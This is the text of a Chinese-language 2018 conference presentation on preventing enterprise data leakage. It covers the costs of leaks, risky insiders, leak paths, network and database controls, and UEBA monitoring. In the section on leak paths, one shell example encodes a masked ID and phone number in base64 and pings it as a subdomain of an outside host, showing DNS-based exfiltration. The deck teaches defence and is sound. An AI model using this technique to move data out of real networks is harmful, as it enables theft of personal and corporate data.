



EISS-2018企业信息安全峰会

之上海站

"Face the challenge, Embrace the best practice"


November 30th, 2018 | SHANGHAI

2018年11月30日 | 上海

安全+

企业数据防泄露

 徐楷

 时间：2018年11月

目录

CONTENTS

01

数据泄漏的危害及
原因分析

02

企业数据泄漏
风险分析

03

风险管理

04

UEBA



数据泄漏的危害及原因分析

数据泄漏的危害

根据IBM Security和Ponemon Institute的一项研究，数据泄露的平均成本为386万美元。但是，损失100万到5000万条记录的“超大型泄露行为”成本，可能范围在4000万美元到3.5亿美元。



33%

企业数据泄露的损失成本超过三分之一为业务损失

1

业务损失，股价下降，竞争力下降

2

声誉受损，威望、信任度下降，企业形象破坏，用户选择倾向改变

3

法律法规问题，网络安全法，*GDPR*


4

员工信心恢复，技术改造，培训



高风险人群

恶意的攻击者，身份窃取在数据泄漏事件中占很大比例



黑客，内鬼，预离职员工



System Owner, Data Owner

研发 运维 DBA BI 运营
客服



财务 HR 行政 供应商 合
作伙伴

数据泄漏的主因



架构体系有误
边界划分不清



访问控制缺失
权限管控不严



规范宣贯不够
安全培训不足




日志收集不全
监控告警遗漏



企业数据泄漏风险分析

数据泄露流向



应用漏洞（外部攻击）

SQL注入、遍历、越权、低版本漏洞、撞库...
内部服务公网登录入口撞库

网络访问控制

高危、非标端口的任意开放
测试/生产环境的相互依赖
研发本地PC调Service接口调试



应用层鉴权

APP-用户访问权限管理颗粒度
Service-服务接口调用控制不严，Token管理

外部系统数据交互

与第三方系统数据线下交互的数据落地

网络出口风险点

内网准入控制不严

非受信用户获取

非受信设备携带

```
[p-@10.10.10.100 ~]$ echo 'D2493762***-13911276***' | base64
RDI00TM3NjIqKiotMTM5MTExNzYqKioK
[p-@10.10.10.100 ~]$ ping RDI00TM3NjIqKiotMTM5MTExNzYqKioK.test.v0dka.win
PING RDI00TM3NjIqKiotMTM5MTExNzYqKioK.test.v0dka.win (198.13.137.107) 56(84) bytes of data.
64 bytes from 198.13.137.107.vultr.com (198.13.137.107): icmp_seq=1 ttl=45 time=256 ms
64 bytes from 198.13.137.107.vultr.com (198.13.137.107): icmp_seq=2 ttl=45 time=255 ms
^C
```

病毒感染、木马恶意外连

远程木马，截屏木马

内部用户非授权外发

IM、网盘、邮件、github
在线办公工具

与第三方的网络互通

与云的网络连通

与合作伙伴打通网络

加密通道外连

Teamview...

RDI00TM3NjIqKiotMTM5MTExNzYqKioK

D2493762***-13911276***

服务器Proxy, NAT限制
不严



网络边界划分不清

非受信域对受信域的端口随意开放



安全方案可执行性

AWS 安全组策略条数限制

SLB group配置条数影响性能

大量条数的Iptables

可预见和未知业务扩展需求

安全设备处理性能

bypass方案

部署，成本



安全策略管理，如防火墙：

Permit_all+deny_any的策略集很容易带来漏洞

不同序号的策略组合依赖

网段/主机的扩容难以自动同步到防火墙规则

1. `permit C -192.168.1.1/32 22`
2. `deny A、B、C-192.168.1.0/24 ,22`
3. `permit all-192.168.0.0/16 的,22/3389`



权限管控颗粒度

什么角色用户可以访问

用户可访问哪些模块，查询数据量


导出数据权限，日志



数据脱敏，表单聚合



截屏、拍照外传



敏感数据库发现

DB分布分散，存在脱管
全流量DB审计部署成本高



数据库防火墙

海量数据频繁读写有延迟



数据库账号密码，访问权限管理

账号密码管理问题
增、删、改、查的权限颗粒度问题



缺少网络访问控制



数据加解密性能，密钥管理

内部员工外传

IM、网盘、邮件客户端、webmail、移动存储、
打印、外部代码仓库、在线应用（如印象笔记）
远程桌面拷贝、截屏、拍照、钓鱼邮件

木马外连

病毒感染、APT、木马外传
钓鱼邮件

黑客入侵

内部渗透、内网漫游、越权访问

其他

口述，拍照





风险管理

应用系统管理



架构评审，安全评审

确保应用架构合理性、安全性



应用鉴权

应用层自身做好授权颗粒度
搭建统一接口管理平台
SSO+风控



网络层控制

辅助应用层安全控制，限制源目，端口



应用安全防护

内外渗透测试，代码安全扫描，漏洞扫描，WAF，SRC。Web服务非标端口可通过SLB转80、443



数据流转防护

页面水印、数据脱敏、数据加密、日志监控



培训教育

公司制度、奖惩规章宣传，安全意识定期培训考核

网络管理

办公网流量检测

内外准入控制，网络DLP检测，APT检测，
DNS检测，威胁情报，时光机，蜜罐，
上网行为管理，风控规则，日志监控，自
动化告警

内网安全域划分

划分网络边界及安全域
制定访问规则列表
网络安全评审、访问按需开通

第三方互联

以达到总部安全基线为接入前提
按需开通



生产网出口管理

网络规划评估
出口权限管理
按需开通

云

数据传输，存储加密
敏感数据尽量不上云


安全策略执行

详细了解业务需求
全面的架构评估
制定可行的安全实施方案

数据库管理



敏感数据管理方案



终端管理

部署准入，终端DLP
杀毒软件、补丁及时更新

敏感数据分级、分类
敏感文件加密

屏幕暗水印，文件水印

账号管理，强密码、定期改
密，禁用共享账号

办公网日志收集
ELK配规则自动告警

制定严格的企业数据安全保护
制度，定期宣传，培训考核





UEBA

风险预警系统

全面的日志收集
ELK配置告警规则
人工分析

大量的模型、规则调整
消除误报，提高准确度



收集大量正负样本、
机器学习，模型训练

UEBA



感谢您的聆听

THANK YOU FOR LISTENING

安全+